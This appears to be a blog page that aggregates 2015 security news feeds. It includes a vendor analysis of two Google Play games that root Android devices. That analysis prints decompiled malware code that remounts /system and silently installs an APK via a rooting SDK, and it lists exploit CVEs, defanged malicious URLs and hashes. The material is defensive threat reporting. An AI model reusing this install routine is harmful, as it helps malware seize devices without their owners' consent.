Their capabilities may also reflect what their intentions are. For example, vandalism (such as website defacement) is more likely to be the goal of a hacktivist, not a nation-state. Understanding what kind of adversary you face gives you understanding into their motives. The most frequent goal of many attacks, however, is to steal data. Sometimes it can be financial data that can be monetized right away, like payment information. Sometimes it can be more sensitive information, like company secrets.

It doesn't have to be that a breach occurs in one big giant leak that ends up on the front page of every tech news website. It can be more gradual: it could be an backdoor inside your network that's been there for months, slowly leaking information without anyone being the wiser. If anything, that's what a lot of attackers want: a constant stream of information from their target. Access, in and of itself, could become a commodity as well: imagine an ad in the cybercrime underground that says, "For $10000 I'll give access to Company A." Imagine if you're a network administrator for Company A and you see *that*.

Defense Against Bad Intentions

So, how do you defend against all this? Breach detection is now of paramount importance. Understand what is normal and what isn't within your network so that you can quickly find what's*not* normal and, therefore, possibly malicious. You can no longer assume that perimeter defenses will be able to prevent all attacks from reaching your organization; instead you have to assume that some sort of compromise will eventually take place and work on detecting such a breach as soon as possible.

Congruent with that, there has to be an incident response plan in place. Particularly for serious, large-scale breaches, it is extremely important to know what to do, acquire the necessary tools, have the right people, and provide the appropriate training so that when a major incident occurs, people can respond according to a carefully thought out plan, instead of reacting in a hurried, panicking manner. An ill-prepared response can cause significant damage to an organization, both in material terms and in regards to its reputation.

This is happening at a time when organizations *know* the importance of cybersecurity. Years ago for a security incident, a hapless system administrator – or maybe a middle-ranking manager – would have been held responsible and fired. Now? CIOs and CISOs now get fired for security breaches. It's good that companies now take this seriously, but if you're one of those CIOs or CISOs – that may not be good for you.

So, in short: does attribution and motives matter? Attribution is interesting, but from the point of view of defense, motives matter more. This shapes how threat actors behave once inside your network – and that, in turn, influences how you should set up your own defenses.

In order to strengthen your knowledge of targeted attacks and what can be done to defend against them, we've launched the *Understanding Targeted Attacks* campaign in our **Targeted Attacks Hub** where we revisit the definition of targeted attacks, and what you can learn from our analysis of these attacks. You can check our introductory piece, ***Understanding Targeted Attacks: What is a Targeted Attack?***

10/6/2015

- Two Games Released in Google Play Can Root Android Devices

By Wish Wu, Ecular Xu

Android malware creators have recently been mixing business with play. We found two malicious gaming apps that were published on Google Play and are capable of rooting Android devices. If the apps Brain Test and RetroTetris ring a bell, better check your devices.

RetroTetris can be installed in Android versions starting from 2.3 Gingrebread while Brain Test can be installed in versions starting from 2.2 Froyo. Brain Test has been removed from Google Play since September 24. Meanwhile, we have informed the Google Play security team about the RetroTetris app and they have removed the app on October 8.

RetroTetris

RetroTetris poses as an app for playing the popular old-school puzzle game Tetris. We estimate that it affects 500 to 1,000 Android devices, mostly in China.




Figure 1. Malicious RetroTetris app published on Google Play

It was first published on Google Play on August 21. However, this game can also be found outside of the official app store. Further monitoring revealed that it was also distributed to (but may not be limited to) the following third-party app stores:

- **Appszoom**: http://cn.{BLOCKED}om.com/android-game/retrotetris-ppwst.html
- **WanDouJia**: http://www.{BLOCKED}jia.com/apps/com.antdao.tetris
- **YingYongBao**: http://{BLOCKED}d.myapp.com/myapp/detail.htm?apkName=com.antdao.tetris
- **360Market**: http://{BLOCKED}u.360.cn/detail/index/soft_id/2911263

The app runs a malicious code to send commands to the *startRootRunScript*

function of the RootGenius SDK (software development kit). This SDK helps the app download exploits from the Internet, depending on the Android version and other details. These exploits allow the app to gain root privileges on the device.

```
package com.proguard.v30;

import android.content.Context;
import android.os.Handler;
import android.os.Message;
import com.shuame.rootgenius.sdk.RootGenius;

final class s implements Runnable {
    s(Context arg1, String arg2, String arg3, Handler arg4) {
        this.a = arg1;
        this.b = arg2;
        this.c = arg3;
        this.d = arg4;
        super();
    }

    public final void run() {
        int v0_1;
        au.c(this.a, this.b);
        try {
            String v1 = " /system/app/" + this.b + ".apk ";
            if(au.b(this.a, this.b)) {
                v1 = "pm install -r  " + this.c;
                v0_1 = 1;
            }
            else {
                v0_1 = 0;
                v1 += "mount -o remount,rw /system \n cp -f " + this.c + v1 + " \n chmod 644 " + v1 +
                        " \n pm install -r ";
            }

            Message v2 = new Message();
            v2.what = 7;
            v2.arg1 = v0_1;
            this.d.sendMessage(v2);
            RootGenius.startRootRunScript(v1, new t(this));
        }
        catch(Exception v0) {
            v0.printStackTrace();
        }
    }
}
```

Figure 2. Malicious code to install malicious app from the Internet

Rootkit	CVE Number
FramaRoot	CVE-2013-6282
TowelRoot	CVE-2014-3153
GiefRoot	CVE-2014-7911 and CVE-2014-4322
PingPongRoot	CVE-2015-3636

Table 1. Rootkits and their exploits, downloaded by RetroTetris online

Further investigation led us to a website related to RetroTetris, *shuame[dot]com*, which features two tools to root Android devices. One of these tool codes was found to be similar to the app's code, leading us to believe that there is a relationship between the group or individuals running the website and the RetroTetris malware creator.

Figure 3. Tool code with various similarities as the malware code

Brain Test

Brain Test poses as a game that tests one's mental abilities, including checking your "left brain" versus your "right brain" and playing mental activities in a minute. Sounds challenging? This was the hook that the app creators used when they first published the game on Google Play on August 8 under the name "com.mile.brain," which was later upgraded to a version packed using the Qihoo Android packer.

Google removed the first version from the app store on August 26 but the creators again published a version on September 10 under the package name "com.zmhitlte.brain," this time using the Baidu protect packer. Google caught it again and removed it after six days on September 16. However, the creators tried again, changing the app name to "Brain Test HD" and the package name to "com.fjsc.brainhd." This version was also removed from Google Play on September 24.

Once inside the device, it will download and install other malicious apps and root the device, allowing it to execute any malicious code. Infection counts have gone over 10,000, from September 11 to September 25. Infections are mostly concentrated on India, the Philippines, Indonesia, Russia, and Taiwan. We believe that although the malware has been removed from Google Play, it still exists in victim's devices.




Figure 4. Malicious Brain Test app icon on Android device

Brain Test communicates with the website *s[dot]psserviceonline[dot]com* to perform its malicious activities. Looking further, we found that 385 other malware that are not found on Google Play also communicate with the URL, including the ones below:

- com.{BLOCKED}e.mp3.music
- com.as.{BLOCKED}b.downloader
- com.gl.{BLOCKED}e.wallpaper
- com.{BLOCKED}ot.master
- com.sex.{BLOCKED}on.superman
- com.sex.{BLOCKED}on.xman
- com.{BLOCKED}d.save.battery
- com.{BLOCKED}c.sms

Solutions and Detections

Trend Micro customers are protected from these threats. Android device users should take precaution when downloading apps from various sources, including the Google Play and third-party app stores. Mobile solutions like the Trend Micro Mobile Security (TMMS) blocks rootkit routines like the ones exhibited by the RetroTetris and Brain Test apps with the use of a trusted mobile app reputation service. It identifies routines that collect and potentially steal private information and immediately blocks them in real time.

The following SHA1s and detections are related to these threats:

RetroTetris

- ae041578acbf41d1ed0ef5393296a28cea24663a
- 6f3192b73d03bb0c1fcdfeffafc7826da12fde5a

Detections related to shuame[dot]com

- AndroidOS_ShuaMe.A,
- AndroidOS_ShuaMe.HRX

- AndroidOS_ShuaMe.HRXA
- AndroidOS_ShuaMe.HRXB
- AndroidOS_ShuaMe.HRXC
- AndroidOS_ShuaMe.OPS
- AndroidOS_ShuaMe.OPSA
- AndroidOS_ShuaMe.OPSB
- AndroidOS_ShuaMe.OPSC
- AndroidOS_ShuaMe.OPSD
- AndroidOS_ShuaMe.OPSE

Brain Test

- bfef4bcc1ee7759a7ccbbcabd9d7eb934a193216
- daf0b9a8ad003e2a10a6216b7f5827114a108188
- AndroidOS_IDownloader.A
- AndroidOS_FakeInst.A

Updated on October 8, 2015 10:15 A.M. PDT (UTC-7) to include the date when the RetroTetris app was removed from the Google Play store.

10/2/2015

Posted by Peer Ynt at 11:06 0 comments

About.com Antivirus news

About.com Antivirus Software: What's Hot Now

- What is a DDoS attack?
  Trojans are often used to launch Distributed Denial of Service (DDoS) attacks against targeted systems, but just what is a DDoS attack and how are they performed?

  10/25/2015

- 10 Easy Steps to Disable Add-Ons in IE
  When it comes to IE, it seems everyone wants a piece of it. While legitimate toolbars and other browser helper objects (BHOs) are fine, some aren't so legit or - at least - their presence is questionable. Here's how to disable unwanted Add-ons in Internet Explorer.

  10/25/2015

- Best Free Antivirus Downloads for Windows
  Free antivirus and antispyware software for Windows 7, Vista and Windows XP. Best free antivirus software to guard against viruses, trojans, worms, and spyware.

  10/25/2015

- Don't Be Fooled by One of These 10 Common...
  Just as the Internet makes it easier for legitimate pursuits, it also makes it easier for scammers, con artists, and other online miscreants to carry out their virtual crimes - impacting our real life finances, security, and peace of

mind. These Internet scams are constantly evolving - here are the most common today.

10/25/2015

- Keeping the Secret Question Answer a Secret
  Most online accounts include a 'secret' question to assist in password recovery, the correct answer to which is supposed to validate that you really are the legitimate owner of that account. The problem is, the 'secret' question is generally none too secret.

  10/25/2015

- The 5 Best Windows Antivirus Software
  A list of top antivirus software based on its virus detection abilities, features, and breadth of protection. All tests performed on Windows 7 (32-bit).

  10/25/2015

- How to Remove a Virus When Your Computer Won't...
  Trying to remove a computer virus or other malware infection can become a battle of wills between you and the attacker. Antivirus software can be a powerful ally, removing most of today's malware with ease. But occasionally, a really stubborn infector may put you at the forefront of the battle. Here's how to help you win.

  10/25/2015

- Keep Your Computer Safe with These Free Virus...
  A list of free tools, tips, and tricks to get rid of viruses and keep them from getting back on your system.

  10/25/2015

- Think Your Email May Have Been Hacked? Read This
  Do you suspect your email account has been hacked? Can't login to your email account? Are you getting undeliverable and bounce messages for email you never sent? Are friends and family complaining of receiving email you never sent? Is it malware? A hacker? Here's how to tell.

  10/25/2015

- Here's What a 'Keylogger Trojan' Is (Computer...
  In its simplest form, a keylogger trojan is malicious, surreptitious software that monitors your keystrokes, logging them to a file and sending them off to remote attackers. Some keyloggers are sold as commercial software - the type a parent might use to record their children's online activities or a suspicious spouse might install to keep tabs on their partner.

  10/25/2015

- AVG AntiVirus FREE
  Mobile devices are increasingly targeted by cyber criminals and malware. In addition, mobile devices are vulnerable to theft or loss, which can put you in danger as someone can access your personal information. For Android users, one of the best security applications is AVG AntiVirus FREE.

  10/25/2015

- What Are Adware and Spyware?
  Generally speaking, adware and spyware work hand-in-hand. Adware is a program that installs an additional component that feeds advertising, often by delivering pop-up ads or by installing a toolbar in your browser. Spyware surreptitiously monitors your computer and Internet use.

  10/25/2015

- Top Free Antivirus Software
  Combating malware is a never ending process. Cybercriminals continuously deploy new threats with intention of infecting your computer and gaining access to your system. One of the most effective methods of malware prevention is to have an antivirus software installed on your computer. If you’re on a tight budget, you will be surprised that plenty of free antivirus software can provide more than adequate protection and may be more effective in malware detection than their paid-for counterparts.

10/25/2015

- How Safe is the Google Play Store?
  Is Google Play Safe from Malware?

  10/25/2015

- What is Malware?
  A detailed explanation of malware, which includes viruses, trojan horses, logic bombs, spyware, worms, and rootkits.

  10/25/2015

- Boot-Sector Viruses
  A boot-sector virus takes control when the computer boots up. Here's how it works.

  10/25/2015

- Find Out if You're Running the Best Antivirus...
  It's true - Mac viruses really do exist, although fewer viruses target the Mac OS compared to Windows. In addition, there are cross-platform threats that can impact Mac users. Though the risk of cross-platform threats is relatively small, it's a risk that is on the increase as attackers move to Java and other third-party software exploits. Fortunately, there are several excellent Mac antivirus offerings - and some are even free.

  10/25/2015

- Exclude Programs from DEP (Data Execution...
  DEP can cause conflicts with legitimate programs. If this happens to you, here's how to disable DEP for specific applications.

  10/25/2015

- How to Boot Your Windows PC into Safe Mode
  Booting in Safe Mode prevents extraneous services and programs - including most malware - from loading at startup.

  10/25/2015

- Have the FBI Virus? Here's How to Remove It...
  The FBI Ransomware can take your PC hostage by forcing you to pay a ransom in order to free you computer. Avoid from becoming a victim and follow these step-by-step instructions for removing the FBI Virus.

  10/25/2015

- Learn to protect your computer from remote...
  You should disable Windows Remote Desktop to protect your computer from unwanted remote login. Follow these instructions to learn how.

  10/25/2015

- How to Disable AutoComplete in Firefox
  AutoComplete not only makes it easier for you to automatically fill in forms and logon to secure sites - it also makes it easier for Trojans and hackers to gain access to your personal data and logon credentials. Here's how to clear the sensitive data stored by AutoComplete and how to disable the feature to protect yourself from compromise.

  10/25/2015

- How Secure Is Your Windows Computer? See the...
  The best free antivirus software for Windows PCs. Here are my top picks and reviews of the best free antivirus software for Windows.

  10/25/2015

- What You Need to Know about 'Virus Signatures'
  In the antivirus world, a signature is an algorithm or hash (a number derived from a string of text) that uniquely identifies a specific virus.

  10/25/2015

- Most Damaging Malware
  All malware is bad, but some types of malware do more damage than others. That damage can range from loss of files to total loss of security. For details, see this list of the most damaging types of malware, including viruses, Trojans and more.

  10/25/2015

- 7 Things You Should Never Do in Evernote
  So-called cloud-based services like Evernote provide a convenient way of remotely storing data accessible from any Web-connected device. But that convenience may come with a price: increased risk of data and identity theft.

  10/25/2015

- How to Delete a Service in Windows 7, Vista, or...
  Malware often installs itself as a Windows service in order to load when Windows is started. This allows the malware to run and control designated functions without requiring user interaction. Sometimes, antivirus software removes the malware but leaves the service settings behind. Whether cleaning up after an antivirus removal, or attempting to remove the malware manually, knowing how to delete a service in Windows 7, Vista, or XP will help.

  10/25/2015

- The Easy Way to Edit the Hosts File on a PC
  By modifying the HOSTS file, malware can block access to antivirus updates or force you to a malicious website. It's a good idea to check the HOSTS file periodically. Here's how to find - and edit - the HOSTS file on Windows 7, Vista, and XP.

  10/25/2015

- Want to Keep Your Computer Safe? See the Top 10...
  An online virus scanner is not a substitute for installed antivirus, but can be helpful when you need a second opinion. An online virus scanner is also helpful when your existing antivirus is having trouble removing a particular malware. There are several online virus scanners from which to choose and many use the same antivirus engine of their installed counterparts.

  10/25/2015

Subscribe to this Feed

HEADLINES BY FEEDBURNER

Posted by Peer Ynt at 09:42 0 comments

G+1 Recommend this on Google

Friday, 30 March 2012

Latest news and stories from BleepingComputer.com

Latest news and stories from BleepingComputer.com

- Microsoft releases Spooky Minecraft Mashup pack for Halloween

  10/23/2015

Happy Halloween everyone, for these of you who like treats rather than tricks Microsoft has some goodies for you!

A new spooky mashup pack for the console editions of Minecraft was released Today that includes 43 new scary skins such as; Grim Reaper, Bride of Frankenstein, Wicked Witch, Mad Doctor, and many more spooky skins.

But that's not all, the mashup pack also includes a terrifying new texture pack that can be applied to any world, which will offer a new creepy view alongside ghostly music to add an eerie ambiance to your gaming.

The final treat of the pack includes a freaky new world for you and your friends to explore, with heart-skipping scenery and a two-way rollercoaster that will make your heads spin!

So if you're ready for a frightful experience you can get this pack for $3.99 or a trial version of it if you wish to test your bravery before diving into this full-fledged fright fest.

[...]

- New deal: 98% off of a Cyber Security Professional Training and Certification Bundle

10/21/2015

A new deal was released today for 98% off of a Cyber Security Professional Training & Certification e-learning Bundle. These courses normally go for $1,995, but have been discounted 98% to $39 USD. For those who are interested in computer security and want to learn how to analyze software for bugs, recognize possible weak points in web applications, or how to mitigate attacks, this course may be for you.

This e-learning bundle is described as:

> Discovering intelligent and automated ways to solve cyber security issues is the key to going from budding to booming IT professional. This bundle is the perfect step towards career excellence as it not only teaches you real world hacking techniques, but prepares you to earn the necessary certifications. Broken into 11 courses, the complete training will cover everything from the history of the software development lifestyle to intricate techniques for mitigating attacks.
>
> - Understand the Security Code Review Guideline & the challenges that arise
> - Study Threat Modeling to understand & rate the threats targeting your application
> - Explore Buffer Overflow (program overruns the bugger's boundary & overwrites adjacent memory)
> - Learn Integer, Stack & Heap overflow via hand on labs
> - Recognize web-based vulnerabilities & mitigate them
> - Learn SQL Injection, Cross-site Scripting & File Inclusion via hands-on labs
> - Understand Source Code Fuzzing w/ American Fuzzer Lab & Automated Analysis Techniques
> - Use automated techniques to find bugs in source code
> - Use scoping, fingerprinting & crawling w/ Burp Suite to gather info about targets
> - Bypass access control to get into web-based systems
> - Comprehend Cross-Site Request Forgery, an HTTP request sent on behalf of a victim's browser
> - Mitigate Injection attempts that attack users through files

[...]

- Apple Releases Security Updates for OSX, iWatch, Safari, and More

  10/21/2015

Today Apple released numerous security updates that resolve a total of 142 vulnerabilities in their iOS, watchOS, OSX, iTunes, and Safari products. Some vulnerabilities are the same throughout various Apple products if they share a similar codebase. These updates resolve a wide range of vulnerabilities that could cause application instability or arbitrary code execution on the affected devices. Any users of Apple products should immediately download and install any available security updates in order to protect yourself.

The two Apple products with the most vulnerabilities resolved by these updates were OSX, with a total of 59 vulnerabilities, and iOS with a total of 48. Of these patched security holes, 16 of the OSX and 11 of the iOS vulnerabilities could allow code execution, which would allow specially crafted attacks to execute commands on the attacked device.

As of right now, there are no known exploit kits currently targeting the iOS or OSX operating systems in order to exploit these vulnerabilities. As there has been a dramatic increase in malware being developed for OSX though,, it is only inevitable that attacks that typically target Windows users will soon be going after Apple devices as well. Apple users need to take security seriously and make sure they have all of these updates installed.

[...]

- Xbox One Wireless Adapter for Windows 10 now Available

  10/21/2015

As of yesterday the Xbox One Wireless Adapter for Windows 10 is now available for shipping worldwide. This adapter allows you to connect up to eight wireless Xbox One controllers, and up to four chat headsets or two stereo headsets, to a Windows 10 computer. Unfortunately, this adapter is only compatible with Windows 10 and will not work with earlier versions of Windows. Users of earlier versions are still stuck using the older Xbox 360 controller. The adapter comes as a standalone product for $24.99 or you can bundle it with an Xbox One Wireless Controller for $79.95 USD.

In order to use the wireless adapter you will need to have a USB 2.0 or USB 3.0 port available on your Windows 10 PC, laptop, or tablet. Once connected, you can then use the wireless Xbox controller with supported games or use it with Xbox One streaming games to your Windows 10 PC.

[...]

- Adobe releases Emergency Update for latest Flash Exploit

10/16/2015

Adobe has released an emergency update that resolves 3 critical security vulnerabilities, including the one that was discovered by TrendMicro this week. All three of these vulnerabilities could allow an attacker to create a specially crafted web page that exploits the security holes in order to remotely execute code on the victims machine. This would allow the attacker to download files, execute commands, and have full control of the victim's computer.

This update was supposed to be released on October 19th, but as the vulnerabilities were actively being used to distribute malware or perform other attacks, Adobe pushed it out quicker. It is strongly suggested that anyone who uses Adobe Flash upgrade to the latest versions listed in the below table.

Product	Updated Versions	Platform
Adobe Flash Player Desktop Runtime	19.0.0.226	Windows and Macintosh
Adobe Flash Player Extended Support Release	18.0.0.255	Windows and Macintosh
Adobe Flash Player for Google Chrome	19.0.0.226	Windows, Macintosh and Linux
Adobe Flash Player for Google Chrome	19.0.0.225	Chrome OS
Adobe Flash Player for Microsoft Edge and Internet Explorer 11	19.0.0.226	Windows 10
Adobe Flash Player for Internet Explorer 10 and 11	19.0.0.226	Windows 8.0 and 8.1
Adobe Flash Player for Linux	11.2.202.540	Linux

[...]

- IT JetPack discusses the The Man In The Van and whether its a good business model

  10/15/2015

IT Jetpack is a live online show where computer techs and IT business owners talk about issues they face every day. For anyone who is in the computer consulting/repair business, or would like to learn more about it, this is a good show to watch.

Each show starts with a Pre-show TED talk, and followed by an AMA (Ask Me Anything). You can ask the panel anything, and chat with other business owners in the field.

The next live show is scheduled for Monday, October 19th at 12 noon Eastern. This show's topic discusses whether or not being an independent tech is a valid business model. All shows can be watched live at www.itjetpack.com.

> We've all heard independent techs called "trunk slammers", "man in the van", "pizza tech", and "Johnny ponytail". Are they really hacks, or can an independent build a thriving IT business

Join us as two managed service providers challenge "The Man In The Van" on his business model.

IT Jetpack airs on the first Monday of every month at 12 noon Eastern.

Register for show reminders and see show schedule

[...]

- Update for latest Flash vulnerability expected on October 19

  10/15/2015

Earlier this week we reported that after Adobe released its giant update for Flash and Reader, TrendMicro discovered a brand new zero-day exploit for Flash. This exploit was actively being used on web sites to install malware on a victims computer. This vulnerability is now labeled by Adobe as APSA15-05 and is cataloged as CVE-2015-7645. Adobe expects to release an update to patch this issue next week on October 19th.

This vulnerability allows attackers to take control over an exploited computer and there is no workaround other than to disable Flash on your computer. If you do not require Flash, the safest bet will to be disable it in any browsers that you use.

[...]

- Is Microsoft adding TeslaCrypt Detections important to you?

10/14/2015

Microsoft recently announced that they have updated their malicious removal tool to detect and "remediate" the TeslaCrypt ransomware infection due to the increased distribution and activity detected in August. There has been quite a bit of press surrounding this announcement and people have been getting the wrong idea that this means Microsoft can recover your files. **Unfortunately this is not true**. This announcement just means that Microsoft has added further detection for this ransomware and will remove it in the Microsoft Malicious Software Removal Tool (MSRT). I thought they were doing that already?

Microsoft also mentions the Talos TeslaDecrypt decryption utility that was released in April as a possible method of recovering your files. Unfortunately, TeslaDecoder only worked with the first two versions of the TeslaCrypt family and is no longer recommended due to its limited ability to recover your files. There is another program created by a member of BleepingComputer.com called TeslaDecoder that is able to decrypt more variants of TeslaCrypt and is the tool of choice. Even this tool, though, is not able to decrypt files encrypted by newer variants of TeslaCrypt.

I wish there was a silver bullet we could offer for this infection, but at this time a victim's choices are limited. You can either restore from backup, pay the ransom, or hopefully be able to live without the missing data.

[...]

- Microsoft Patches 3 Critical Updates

10/14/2015

If you have not updated Windows this week, then you need to get updating. Yesterday Microsoft released six security updates, with three of them being marked as critical. Microsoft updates are labeled critical when the vulnerability could be exploited by a remote user to execute code on the attacked machine. This is done by attackers creating specially crafted web pages that exploit these vulnerabilities when a user visits them from a vulnerable version of Windows. Once the vulnerability is exploited, the attacker can execute commands that downloads and executes software on the affected machine.

If you have not updated Windows this week it is imperative that you do so as soon as possible. The vulnerabilities that were patched include:

Bulletin ID	Bulletin Title and Executive Summary
MS15-106	**Cumulative Security Update for Internet Explorer (3096441)** This security update resolves vulnerabilities in Internet Explorer. The most severe of the vulnerabilities could allow remote code execution if a user views a specially crafted webpage using Internet Explorer. An attacker who successfully exploited these vulnerabilities could gain the same user rights as the current user. Customers whose accounts are configured to have fewer user rights on the system could be less impacted than those who operate with administrative user rights.
MS15-107	**Cumulative Security Update for Microsoft Edge (3096448)** This security update resolves vulnerabilities in Microsoft Edge. The most severe of the vulnerabilities could allow information disclosure if a user views a specially crafted webpage using Microsoft Edge. An attacker who successfully exploited these vulnerabilities could gain the same user rights as the current user. Customers whose accounts are configured to have fewer user rights on the system could be less impacted than those who operate with administrative user rights.
MS15-108	**Security Update for JScript and VBScript to Address Remote Code Execution (3089659)** This security update resolves vulnerabilities in the VBScript and JScript scripting engines in Microsoft Windows. The more severe of the vulnerabilities could allow remote code execution if an attacker hosts a specially crafted website that is designed to exploit the vulnerabilities through Internet Explorer (or leverages a compromised website or a website that accepts or hosts user-provided content or advertisements) and then convinces a user to view the website. An attacker could also embed an ActiveX control marked "safe for initialization" in an application or Microsoft Office document that uses the IE rendering engine to direct the user to the specially crafted website.
	Security Update for Windows Shell to Address Remote Code Execution (3096443) This security update resolves vulnerabilities in Microsoft

MS15-109	Windows. The vulnerabilities could allow remote code execution if a user opens a specially crafted toolbar object in Windows or an attacker convinces a user to view specially crafted content online.
MS15-110	**Security Updates for Microsoft Office to Address Remote Code Execution (3096440)** This security update resolves vulnerabilities in Microsoft Office. The most severe of the vulnerabilities could allow remote code execution if a user opens a specially crafted Microsoft Office file. An attacker who successfully exploited the vulnerabilities could run arbitrary code in the context of the current user. Customers whose accounts are configured to have fewer user rights on the system could be less impacted than those who operate with administrative user rights.
MS15-111	**Security Update for Windows Kernel to Address Elevation of Privilege (3096447)** This security update resolves vulnerabilities in Microsoft Windows. The more severe of the vulnerabilities could allow elevation of privilege if an attacker logs on to an affected system and runs a specially crafted application.

[...]

- New Deal: Python Programming Pro eLearning Bundle discounted 84% to $29

10/13/2015

We have a new Python Programming Pro eLearning Bundle deal up that teaches you Python in 6 online courses. This bundle normally costs $192, but has discounted 84% to $29.00.

This bundle includes:

> Learn to effectively tease insights from large datasets using Python. Why is this a guaranteed career booster? Python is one of the most popular programming languages in use, while data analysis is a hot skill set in today's job market. From utilizing the Pandas and NumPy libraries to manipulating data frames, you'll master skills sure to increase your employability several times over.

- Perform data analyses using Python w/ over 51 lectures & 6 hours of content

- Dissect & analyze data using the Pandas & NumPy libraries
- Manipulate raw data: index it, visualize it & more
- Learn how to handle missing data & detect outliers
- Perform statistical functions: measure correlation, calculate means & sums, etc.
- Sort your data to make it easier to digest
- Work w/ databases to manage large quantities of information
- Master Python skills transferrable to many other applications

This deal can be found here: Python Programming Pro Bundle

[...]

Subscribe to this Feed

Posted by Peer Ynt at 14:40 0 comments

Recommend this on Google

Monday, 26 March 2012

Data security news from Darkreading.com

All Stories at DarkReading.com

- Stagefright Android Bug: 'Heartbleed for Mobile' But Harder To Patch

  7/27/2015

- Phishing Attacks Drive Spike In DNS Threat

  7/27/2015

- The First 24 Hours In The Wake Of A Data Breach

  7/27/2015

- Chrysler Recalls 1.4 Million Vehicles After Jeep Hacking Demo

  7/24/2015

  National Highway Traffic Safety Administration will be watching to see if it works.

- Smartwatches Could Become New Frontier for Cyber Attackers

  7/24/2015

- Car Hacking Shifts Into High Gear

  7/23/2015

- Emerging Web Infrastructure Threats

  7/23/2015

  A secure cloud relies on some weak Internet infrastructure with some new BGP vulnerabilities that will be disclosed at Black Hat USA.

- Internet of Things: Anything You Track Could Be Used Against You

  7/23/2015

- Black Hat USA 2015: Border Patrol

  7/23/2015

  Border Gateway Protocol (BGP) is the fabric of routing on the Internet today,

with a approximately half a million routes between 50,000 autonomous systems. Sounds like a ripe target for malicious parties to exploit, which is the gist of today's trio of Black Hat Briefing highlights.

- Out of Aspen: State of Critical Infrastructure Cybersecurity, 2015

  7/22/2015

- Researchers Enlist Machine Learning In Malware Detection

  7/22/2015

- Finding The ROI Of Threat Intelligence: 5 Steps

  7/22/2015

- Angler Climbing To Top Of Exploit Heap

  7/22/2015

- Hacking Team Detection Tools Released By Rook, Facebook

  7/21/2015

- Arrests Made In JPMorgan Hack, Securities Fraud Scheme

  7/21/2015

  Four individuals arrested in Israel and Florida, one more at large, according to report.

- Black Hat USA 2015: The Hard Stuff

  7/21/2015

  Software gets much of the hacking spotlight, perhaps understandably so. But the physical infrastructure that runs all that code is just as susceptible to messing with, though it takes a different set of knowledge and techniques. Today's Training trio touch on the more solid side of that divide.

- Detection: A Balanced Approach For Mitigating Risk

  7/21/2015

- Time's Running Out For The $76 Billion Detection Industry

  7/21/2015

- CISOs Caught In A Catch-22

  7/21/2015

- Photo Processing Vendor Exposes CVS, Wal-Mart, Costco

  7/20/2015

Posted by Peer Ynt at 19:06 0 comments

Labels: antimalware, antivirus, botnet, computer, infection, internet fraud, malware, pc, phishing, spyware, stealing, trojan, virus, worm

Cyber security news from Sophos

Data security news from Sophos

- The Internet of Things: Stop the things, I want to get off!
  The vast international network of computers we call the internet is gobbling up a lot of new things that didn't used to be computers. The resulting melange of smart stuff is opening up a universe of new possibilities to everyone from consumers and corporations to hackers and criminals.

  10/26/2015

- Do you find passwords too darn hard? Then poetry's your hidden card!
  Researchers in Southern California have been trying poetic passwords - with impressive results!

  10/24/2015

- TalkTalk suffers major data breach affecting up to 4 million customers
